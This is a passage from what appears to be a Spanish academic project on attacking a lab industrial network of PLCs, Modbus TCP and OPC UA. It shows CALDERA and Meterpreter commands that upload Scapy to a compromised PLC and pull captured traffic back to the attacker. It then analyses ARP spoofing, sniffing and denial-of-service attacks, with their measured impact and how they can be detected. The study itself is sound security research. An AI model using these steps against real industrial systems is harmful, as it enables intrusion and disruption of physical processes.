Para ello, lo que se ha hecho es inyectar un *payload* que nos permitirá escuchar las comunicaciones entre los esclavos y el PLC de OPC UA, que es el que tiene implantados los agentes en este caso. Dicho *payload* es el propio programa de Scapy comprimido en un fichero. Esto permitirá ejecutar Scapy en la máquina donde se ubica el PLC para así, poder capturar el tráfico entrante y consultar el contenido de los paquetes.

Para inyectar Scapy haciendo uso de CALDERA, se ha creado previamente una *ability*, en cuya pantalla de configuración se permite indicar el fichero comprimido de Scapy como *payload*. Tras ello, se han indicado los comandos que queremos que se ejecuten para interactuar con este. Dichos comandos son los siguientes:

```
unzip scapy-2.5.0.zip;
cd scapy-2.5.0;
./run_scapy
```

De esta forma, una vez se inyecte Scapy en el PLC de la subred de OPC UA, se ejecutarán estos comandos, los cuales provocan que se descomprima el fichero de Scapy y, posteriormente, se inicie. Al añadir la *ability* creada para esta tarea en la operación en marcha, CALDERA da éxito en su ejecución y muestra en su salida lo que aparece en la figura 45.

Como se puede apreciar, aparece el logo ASCII de Scapy que muestra siempre la herramienta al arrancar, lo cual es un indicio de que Scapy se ha iniciado correctamente en la máquina del PLC. No obstante, CALDERA solo permite ejecutar comandos cuando el *shell* está tomando el control, por lo que una vez se inicia Scapy y, consecuentemente, el intérprete de dicha herramienta toma el control, no es posible ejecutar más comandos ni interactuar con la herramienta.

Para solucionar esto, se puede aprovechar la capacidad de Scapy de iniciarse con un *script* inicial, lo cual permite ejecutar Scapy y que, posteriormente, se ejecuten los comandos que deseemos sin tener que hacer uso de los comandos manuales de CALDERA.




Figura 45: Salida que muestra CALDERA al ejecutar la *ability* para inyectar Scapy

Así pues, para ello se ha creado una nueva *ability* que incorpora como *payload* el fichero *sniff.py*, el cual es el *script* que se quiere ejecutar con Scapy. Dicho *script* capturará 10 paquetes de las comunicaciones entre los esclavos y el PLC y, seguidamente, mostrará los detalles de cada uno por pantalla.

A su vez, la *ability* ejecutará los siguientes comandos en el *shell* tras inyectar el *script*:

```
mv sniff.py scapy-2.5.0;
cd scapy-2.5.0;
./run_scapy -c sniff.py
```

Con estos comandos, el *script* inyectado se moverá a la carpeta de Scapy que se ubica en la máquina del PLC y gracias a ello, posteriormente, se ejecutará Scapy con dicho *script* de inicio. Si añadimos la *ability* a la operación en marcha, la ejecución resulta en éxito y, bajo todo pronóstico, la salida muestra nuevamente lo que aparece en la figura 45.

Si se echa un vistazo a la última línea de dicha salida, se muestra un mensaje de *now exiting InteractiveConsole...*. Esto da la pista de que, probablemente, aunque se haya indicado un *script* para que así no se tenga que interactuar por teclado con Scapy, CALDERA desconecta con la *shell* en cuanto Scapy toma el control, con lo cual se concluye que no es posible utilizar CALDERA para interactuar con el Scapy inyectado en la máquina del PLC.

Para tratar de realizar el ataque con Metasploit, se ha implementado el siguiente *script* para ejecutarlo con el *shell* de Meterpreter:

```
upload /home/osboxes/RedTeam/scapy-2.5.0.zip
execute -f unzip -a scapy-2.5.0.zip
```

Con los comandos del *script* se realiza lo mismo que la primera *ability* ejecutada con CALDERA: se inyecta el fichero de Scapy comprimido y después se descomprime. Cabe mencionar que en el *script* se hacen uso de los comandos propios del *shell* de Meterpreter: *upload*, el cual permite transferir ficheros desde la máquina atacante a la máquina víctima; y *execute*, el cual permite ejecutar comandos simples en el *shell* de la víctima. Así pues, si ejecutamos el *script*, obtenemos la salida que aparece en la figura 46.

```
meterpreter > run /home/osboxes/RedTeam/AdversaryAttacks/scapy.rc
[*] Processing /home/osboxes/RedTeam/AdversaryAttacks/scapy.rc for ERB directives.
resource (/home/osboxes/RedTeam/AdversaryAttacks/scapy.rc)> upload /home/osboxes/RedTeam/scapy-2.5.0.zip
[*] uploading  : /home/osboxes/RedTeam/scapy-2.5.0.zip → scapy-2.5.0.zip
[*] Uploaded -1.00 B of 6.06 MiB (0.0%): /home/osboxes/RedTeam/scapy-2.5.0.zip → scapy-2.5.0.zip
[*] uploaded   : /home/osboxes/RedTeam/scapy-2.5.0.zip → scapy-2.5.0.zip
resource (/home/osboxes/RedTeam/AdversaryAttacks/scapy.rc)> execute -f unzip -a scapy-2.5.0.zip
Process 21277 created.
```

Figura 46: Salida que muestra Meterpreter al ejecutar el *script* de inyección de Scapy

Como se puede apreciar, la salida obtenida indica que el fichero de Scapy se ha transferido correctamente, y, además, que la acción de descompresión de este no ha provocado errores. Así pues, ahora que Scapy está inyectado en la máquina del PLC, se puede intentar interactuar con dicha herramienta para obtener el tráfico entre los esclavos y el PLC.

Si abandonamos el *shell* de Meterpreter para irnos al de la máquina del PLC mediante el comando *shell*, y manualmente ejecutamos Scapy, resulta en que Meterpreter si permite interactuar con Scapy en su totalidad, al contrario que como ha ocurrido con CALDERA. De esta manera, se han ejecutado los comandos necesarios para obtener los paquetes que se deseaban y mostrarlos, y se ha conseguido sin problema alguno. Todo ello queda reflejado en la figura 47.

En dicha figura se puede apreciar que el PLC contacta con dos esclavos con direcciones IP *192.168.3.1* y *192.168.3.2*. Para tratar de leer los valores de los sensores se ha abierto por ejemplo la información del noveno paquete, el cual proviene de *Slave2*. La parte referente al protocolo OPC UA, que es donde se debe hallar el valor del sensor enviado, se muestra en código hexadecimal, por lo que con Scapy no es posible conseguir dicho valor. No obstante, se pueden aprovechar los comandos incorporados en Meterpreter para conseguir el objetivo.

Para ello, se ha almacenado lo obtenido con Scapy en un fichero, para que así, posterior-

Figura 47: Captura de Metasploit donde se muestra la posibilidad de interactuar con el Scapy inyectado

mente, desde el propio *shell* de Meterpreter se transfiera el fichero a la máquina atacante mediante el comando *download packets*, donde *packets* es la ruta del fichero con los paquetes. De esta forma, se obtiene el fichero con los paquetes contenidos, el cual al abrirlo con Wireshark y rebuscar en la información del paquete, se consigue obtener exitosamente el valor del sensor contenido en el protocolo, tal y como aparece en la figura 48.




Figura 48: Captura de Wireshark que muestra el valor de sensor enviado con OPC UA

5

Análisis de los resultados

En este capítulo se realizará un análisis en profundidad sobre los resultados obtenidos al realizar los ataques descritos en el anterior capítulo. Por cada uno de estos, se valorará el impacto provocado en las máquinas víctimas al realizar el ataque tanto a nivel de red como de recursos del ordenador, la complejidad de la implementación, el éxito o fracaso de su ejecución, las consecuentes vulnerabilidades halladas tanto en los equipos como en los protocolos industriales puestos a prueba, y la eficiencia de uso con las herramientas utilizadas para realizar un mismo ataque.

Además, a partir de la comparación que se realizará sobre el uso de estas herramientas, se indicará en cada caso los motivos por los cuales es mejor hacer uso de una herramienta que de otra, haciendo notar las ventajas que han dado lugar a dicha afirmación.

5.1. Ejecución de ataques entre los niveles de control e información

5.1.1. *Scanning* de la red y ataque *Man in the Middle*

Para hacer un *scanning* de la red y así hallar las direcciones IP y MAC de los dispositivos de la red, como se ha comentado en el anterior capítulo, se ha mandado un paquete de petición ARP a todos los dispositivos de la red por cada una de las direcciones del rango de la red. Al recibir estos paquetes los equipos de la red, si la IP por la que se pregunta coincide con la suya, estos responden con su dirección MAC y entonces tiene éxito el ataque, ya que el atacante recibe la información.

Como se puede apreciar, esto provoca que cada máquina víctima reciba una cantidad grande de peticiones ARP. En concreto, reciben 255 peticiones, donde en cada una se pregunta por

una IP del rango de direcciones.

En la figura 49, se muestra el impacto causado en un PLC por el ataque realizado con Ettercap, el cual se ha obtenido con la herramienta btop. Como se puede observar, se aprecia una notable curva en el tráfico de red entrante. Se comprueba que dicho tráfico dura alrededor de 3 segundos, y que se recibe a una velocidad de 55.1 Kibps. Por lo tanto, los paquetes recibidos en total ocupan alrededor de 165 Kib. El recibimiento de estos paquetes no ocasiona ningún cambio en la RAM ni en la CPU del dispositivo.




Figura 49: Captura de btop al monitorizar el ataque de *scanning* con Ettercap

Si ejecutamos el mismo ataque con Scapy, obtenemos lo mostrado en la figura 50. Como puede verse, Scapy es mucho más rápido al enviar los paquetes, tardando solamente medio segundo. Como consecuencia, al recibir estos en menos tiempo, se obtiene una velocidad de descarga de 530 Kibps. De igual forma, no se afecta a la RAM ni a la CPU.

Como se ha mencionado, las máquinas víctimas reciben una gran cantidad de paquetes, y es fácilmente apreciable el cambio que tiene lugar en el uso de ancho de banda. Por lo tanto, aunque el ataque tenga éxito, si los sistemas tienen algún tipo de programa de monitorización, el ataque se detectará sin problema.

En cuanto a la eficiencia de realizar el ataque con Ettercap o con Scapy, ambas tienen sus puntos positivos y negativos. Con Ettercap se nos ofrece una interfaz de usuario intuitiva y fácil de utilizar, y de hecho con pulsar una sola opción ya se realiza el escáner de la red y obtenemos las direcciones IP y MAC que se deseaban obtener. Por el otro lado, Scapy no ofrece




Figura 50: Captura de btop al monitorizar el ataque de *scanning* con Scapy

interfaz de usuario, pero si permite, al contrario que Ettercap, implementar el ataque en un *script* haciendo uso de Python. Esto da la posibilidad de que, aunque la realización del ataque la primera vez sea más costosa debido a tener que desarrollar el código correspondiente, conseguimos automatizar el proceso con su simple ejecución, dando lugar además a la posibilidad de combinar dicho ataque con otros y así realizar diversas tareas.

Por otro lado, hemos observado que Scapy realiza el ataque hasta 6 veces más rápido que Ettercap, por lo que, si se requiere velocidad, el vencedor en este caso es Scapy.

En cuanto al ataque *Man in the Middle*, este consiste en simplemente enviar un paquete ARP de respuesta a los dos *hosts* de las comunicaciones que queremos escuchar para que así, los paquetes los reciba la máquina víctima y esta los reenvíe.

Como se ve en la figura 51, las máquinas víctimas simplemente reciben un paquete ARP de respuesta, además de una petición para que así la máquina atacante conozca la dirección MAC de la víctima. Por lo tanto, este ataque no causa ningún tipo de impacto a las máquinas, ya que el consumo de ancho de banda y de recursos del ordenador es despreciable.

No.	Time	Source	Destination	Protocol	Length	Info
15276	4738.0221343…	192.168.0.4	192.168.0.1	TCP	66	51668 → 502 [ACK] Seq=56893 Ack=61634 Win=502 Len=0 TSval=272323920 …
15277	4739.0191162…	192.168.0.4	192.168.0.1	Modbus…	78	Query: Trans: 8893; Unit: 1, Func: 3: Read Holding Registers
15278	4739.0191910…	192.168.0.1	192.168.0.4	Modbus…	79	Response: Trans: 8893; Unit: 1, Func: 3: Read Holding Registers
15279	4739.0196428…	192.168.0.4	192.168.0.1	TCP	66	51668 → 502 [ACK] Seq=56905 Ack=61647 Win=502 Len=0 TSval=272324917 …
15283	4739.3054608…	0c:28:61:86:00:00	0c:04:90:d3:00:00	ARP	60	192.168.0.4 is at 0c:28:61:86:00:00
15284	4740.0211113…	0c:28:61:86:00:00	Broadcast	ARP	60	Who has 192.168.0.1? Tell 192.168.0.5
15285	4740.0211369…	0c:04:90:d3:00:00	0c:28:61:86:00:00	ARP	42	192.168.0.1 is at 0c:04:90:d3:00:00
15286	4740.0216511…	192.168.0.4	192.168.0.1	Modbus…	78	Query: Trans: 8894; Unit: 1, Func: 3: Read Holding Registers
15287	4740.0217790…	192.168.0.1	192.168.0.4	Modbus…	79	Response: Trans: 8894; Unit: 1, Func: 3: Read Holding Registers

Figura 51: Captura de Wireshark al monitorizar el ataque de MitM desde un PLC objetivo

Por otro lado, este ataque puede pasar fácilmente desapercibido por las víctimas, ya que se reciben solo dos paquetes procedentes del atacante para conseguir sus objetivos. Aun así, si los equipos tienen alguna especie de *firewall* que bloquee los paquetes procedentes de equipos desconocidos, y algún sistema de monitorización, sí que se puede evitar que el atacante modifique la caché ARP de los equipos, o que bien detecten si el ataque ha tenido lugar.

Sobre la eficiencia del uso de una herramienta u otra, ocurre lo mismo que para la realización del escáner de red. Ettercap es muy cómoda de usar por su interfaz y basta con un par de acciones para llevar a cabo el ataque, mientras que con Scapy, hay que realizar el ataque mediante comandos. No obstante, en este caso, Scapy permite ejecutar ARP Spoofing con un solo comando en el que solo se piden las IPs de la comunicación a escuchar, por lo que resulta bastante cómodo también.

Un inconveniente de ejecutar este ataque con Scapy es que para que funcione hay que activar manualmente la variable del kernel de Linux *net.ipv4.ip_forward*, la cual permite que la máquina atacante haga de *router* y pueda reenviar los paquetes recibidos a donde corresponde. Aun así, gracias a que Scapy permite la realización de *scripts*, y que Python permite ejecutar comandos del sistema mediante la función *os.system()*, es tan fácil como crear un *script* con un comando que active la variable y el comando de ejecutar el ataque MitM.

En definitiva, ambas herramientas son muy útiles para este tipo de ataques. Si el usuario está más acostumbrado a usar aplicaciones con interfaces, la mejor opción es usar Ettercap, ya que al igual que Scapy permite realizar con éxito estos dos ataques. No obstante, si el usuario está acostumbrado a hacer uso de herramientas que funcionan mediante un intérprete de comandos, la mejor opción es Scapy, ya que esta permite la implementación de *scripts* que permiten la automatización y además permite hacer modificaciones de interés al usuario.

Por otra parte, queda demostrado que ambos ataques se pueden detectar en un sistema sin problema. Si bien el ataque de MitM envía pocos paquetes y para evitarlo haría falta de una medida de seguridad importante como viene siendo un *firewall*, el ataque de *scanning* es fácilmente detectable mediante la monitorización del tráfico de red de la máquina víctima.

A continuación, en la tabla 4 se muestran las ventajas y desventajas que se han encontrado al utilizar Ettercap y Scapy.

Tabla 4: Ventajas y desventajas encontradas al utilizar Ettercap y Scapy

	Ettercap	**Scapy**
Cómoda interfaz de usuario	Sí tiene	No tiene, deben usarse comandos
Implementación de *scripts*	No lo permite	Sí lo permite y facilita por tanto la automatización
Velocidad	Lento, 3 segundos para realizar un *scanning*	Rápido, medio segundo para realizar un *scanning*

5.1.2. *Sniffing* y guardado de paquetes capturados

En este apartado se han explicado las labores de *sniffing* y recolección de paquetes capturados. Para realizar esto no se ha tenido que atacar a los dispositivos de la red, sino que con escuchar las comunicaciones gracias al ataque *Man in the Middle* previamente realizado, es suficiente para obtener la información. Por lo tanto, al no realizarse labores extra en cuanto a ataques a los dispositivos, en este caso no se impacta de ningún modo a estos, y además no pueden conocer de ninguna forma que estamos capturando estos paquetes, ya que se realiza todo desde la propia máquina atacante.

Para estas labores se hizo uso de las herramientas de tcpdump y Scapy. Ambas permiten filtrar los paquetes que se reciben con el mismo nivel de profundidad, ya que ambos usan la misma sintaxis. No obstante, tcpdump permite realizar acciones de un único comando, y además esta herramienta solo permite la captura del tráfico en la red, por lo que no se puede jugar con los paquetes capturados en ningún sentido, solo obtenerlos, visualizarlos y guardarlos. En comparación con Scapy, este permite guardar en una variable el tráfico capturado, con lo que luego puede mostrarse la visualización de un paquete en concreto, e incluso, permite usar sus valores para formar otros paquetes y luego mandarlos a un equipo. Destaca también su posibilidad de automatizar todo ese proceso en un simple *script* que realice todo el trabajo mediante su ejecución.

Otro punto a tener en cuenta es que, tal y como se mostró en el anterior capítulo con las figuras 16 y 18, la visualización de la información de los paquetes es mucho mejor desde Scapy que desde tcpdump. En Scapy se nos muestra los valores de cada atributo de los protocolos

contenidos en el paquete, mientras que en tcpdump solo aparecen los valores de los atributos más importantes, y muestra el contenido del paquete en ASCII y hexadecimal, siendo así ilegible para el usuario.

Por lo tanto, en este caso Scapy es el claro ganador, ya que permite obtener y filtrar los paquetes de la misma forma que tcpdump, y además tiene la posibilidad, al contrario que tcpdump, de modificarlos y utilizarlos para tareas posteriores.

En cuanto a la seguridad reflejada en ModbusTCP como consecuencia de este ataque, para analizarlo se debe observar los paquetes obtenidos de la figura 19. Como se refleja, mediante *sniffing* hemos obtenido con mucha facilidad los paquetes de la comunicación Modbus entre el PLC y el sistema SCADA, y, de hecho, si indagamos en la información de sus paquetes, se pueden encontrar los valores de los sensores en texto plano, sin ningún tipo de cifrado que pueda evitar que un intruso obtenga la correspondiente información.

Esto refleja una clara y grave falta de seguridad en las comunicaciones Modbus. La información que se envía a través de estas no se protege ni cifra en ningún sentido para prevenir la obtención de la información por parte de terceros, por lo cual, si se utiliza Modbus para las comunicaciones industriales de una industria real, es muy importante o bien modificar el protocolo para proteger la información enviada, o tomar medidas preventivas para asegurarse de que ningún intruso pueda acceder a la red.

A continuación, en la tabla 5 se muestran las ventajas y desventajas que se han encontrado al utilizar tcpdump y Scapy.

Tabla 5: Ventajas y desventajas encontradas al utilizar tcpdump y Scapy

	tcpdump	**Scapy**
Visualización de los paquetes capturados	Solo muestra atributos importantes	Muestra la información completa de los paquetes
Funcionalidades adicionales	No tiene, solo captura tráfico de red	Permite utilizar el tráfico capturado para otras labores

5.1.3. Ataques de denegación de servicio

- **Ataque *Ping of Death***

Para realizar este ataque ha sido necesario el envío de un paquete a la máquina víctima de un gran tamaño, de tal forma que este se envíe en muchos datagramas más pequeños y así, al juntarse todos, se generase un paquete corrupto con un tamaño mayor al máximo posible y así dejar interrumpida la máquina.

El ataque ha concluido en fracaso ya que, por un lado, hping3 no permite el envío de paquetes con datos de gran tamaño, y por otro, al realizar el ataque con Scapy, sí que se ha permitido hacer el envío, pero cuando se reciben datagramas que forman ya en total el máximo establecido, se descartan y la máquina víctima lo que hace es montar el paquete completo con los datagramas restantes, de forma que el que se forme siempre será menor al máximo posible y como consecuencia no se corrompa la máquina. Consecuentemente, esto refleja que los sistemas Debian, que es el que utiliza el sistema SCADA atacado, son seguros ante este tipo de ataques.

En la figura 52, se muestra el impacto que tiene el envío de este paquete en el sistema SCADA. Como se puede observar, se aprecia una curva que dura apenas medio segundo, lo cual se debe a recibir todos los datagramas del paquete de gran tamaño en poco tiempo. Se han recibido a una velocidad de 5.43 Mibps, y fuera del desajuste del ancho de banda utilizado, la RAM y la CPU no se han visto afectadas.




Figura 52: Captura de btop al monitorizar el ataque de *Ping of Death*

Con esto se concluye que, aunque el impacto se produzca en un corto periodo de tiempo, si el sistema tuviese algún tipo de monitorización del tráfico de red, el ataque sería fácilmen-

te detectable ya que se produce un desajuste notable con respecto al tráfico normal de las comunicaciones.

En cuanto a las herramientas utilizadas, como se ha dicho previamente, con hping3 no ha sido posible ejecutar siquiera el ataque, debido a que su propia implementación impide el envío de paquetes de gran tamaño. Además, a la hora de añadir al paquete datos de gran tamaño, con hping3 resultó menos cómodo que con Scapy, ya que con hping3 no es posible multiplicar un *byte* por el número de veces que se quiere que se repita, por lo que se ha tenido que montar un fichero con 80000 *bytes* para que luego esta lo lea y use sus datos en el paquete. Como consecuencia, queda claro que para realizar este ataque Scapy es la elección sensata.

- **Ataque de Inundación de *Ping* (*Ping Flood*)**

Este ataque ha consistido en sobrecargar el PLC de la subred de ModbusTCP con paquetes de *ping* con el objetivo de hacer consumir a la máquina muchos recursos, tanto por el hecho de recibir una gran cantidad de datos como por hacerle responder a cada uno de ellos.

Tanto el ataque realizado con hping3 como con Scapy han podido llevarse a cabo con éxito. Sin embargo, como se ha comentado previamente, hping3 no permite el envío de paquetes de gran tamaño, por lo que los paquetes enviados con esta herramienta tienen mucho menor tamaño que los enviados por Scapy. No obstante, esto a efectos prácticos no tiene por qué ser un inconveniente, ya que simplemente dará lugar a que hping3 envía una mayor cantidad de paquetes en menos tiempo por su pequeño tamaño, con lo que, si hping3 y Scapy hiciesen el envío de información a la misma velocidad, los resultados serían idénticos.

En la figura 53, se observa el impacto conseguido al realizar el ataque con Scapy. Como se puede observar, el ancho de banda tanto entrante como saliente del PLC se dispara por las nubes. Se recibe y se envía información a una velocidad de 8 Mibps, y durante 6 segundos le ha llegado alrededor de 4.79 MiB. Además, como consecuencia del ataque, la CPU ha necesitado estar consumiendo más recursos de lo habitual, pasando de funcionar con alrededor de un 10 % de uso a un 35 %.

Sin embargo, si ejecutamos el ataque haciendo uso de hping3, sorprendentemente, tal y como se observa en la figura 54, el impacto causado es mucho mayor. En este caso, se recibe y envían datos a una velocidad de 40 Mibps aproximadamente, y durante 6 segundos se ha recibido hasta un total de 30 MiB, lo cual implica que el envío de datos ha resultado hasta 6




Figura 53: Captura de btop al monitorizar el ataque de *Ping Flood* realizado con Scapy

veces más rápido con hping3 que con Scapy. Además, destaca también que el ataque hace a la CPU usar todos sus recursos posibles, de forma que utiliza casi un 100 % de esta y, por tanto, aunque no interrumpa la máquina, ralentiza considerablemente el funcionamiento de esta.




Figura 54: Captura de btop al monitorizar el ataque de *Ping Flood* con hping3

Debido al gran impacto que se provoca en la máquina víctima, este ataque no pasa por desapercibido en ningún sentido. Además de provocar un uso muy elevado de su ancho de bando, se consigue poner la CPU a casi un 100 % de uso, lo cual ralentiza el equipo y por tanto los usuarios que monitoricen la red notarán el percance al instante.

En cuanto a la facilidad de la implementación con ambas herramientas, ambos *scripts* son

idénticos (en sus respectivos lenguajes), a excepción de que, para que se envíen infinitos paquetes, en hping3 se debe crear un bucle *while* que ejecute infinitamente el comando de enviar el correspondiente paquete; mientras que con Scapy, esto se indica con un simple *flag* de *loop* que tiene el comando de envío de paquetes.

En conclusión, el ataque no ha tenido éxito para conseguir su objetivo inicial de interrumpir la máquina al hacerla consumir todos los recursos posibles. Sin embargo, sí que se ha causado un gran impacto en la máquina víctima provocando que se ralentice, sobre todo al realizar el ataque con hping3, con el que se consigue una mayor velocidad de envío de datos y además provoca un uso de la CPU del 100 % en el PLC. Por lo tanto, para la realización de este ataque la mejor opción es utilizar hping3 por todo lo citado anteriormente.

- **Ataque de *TCP Reset***

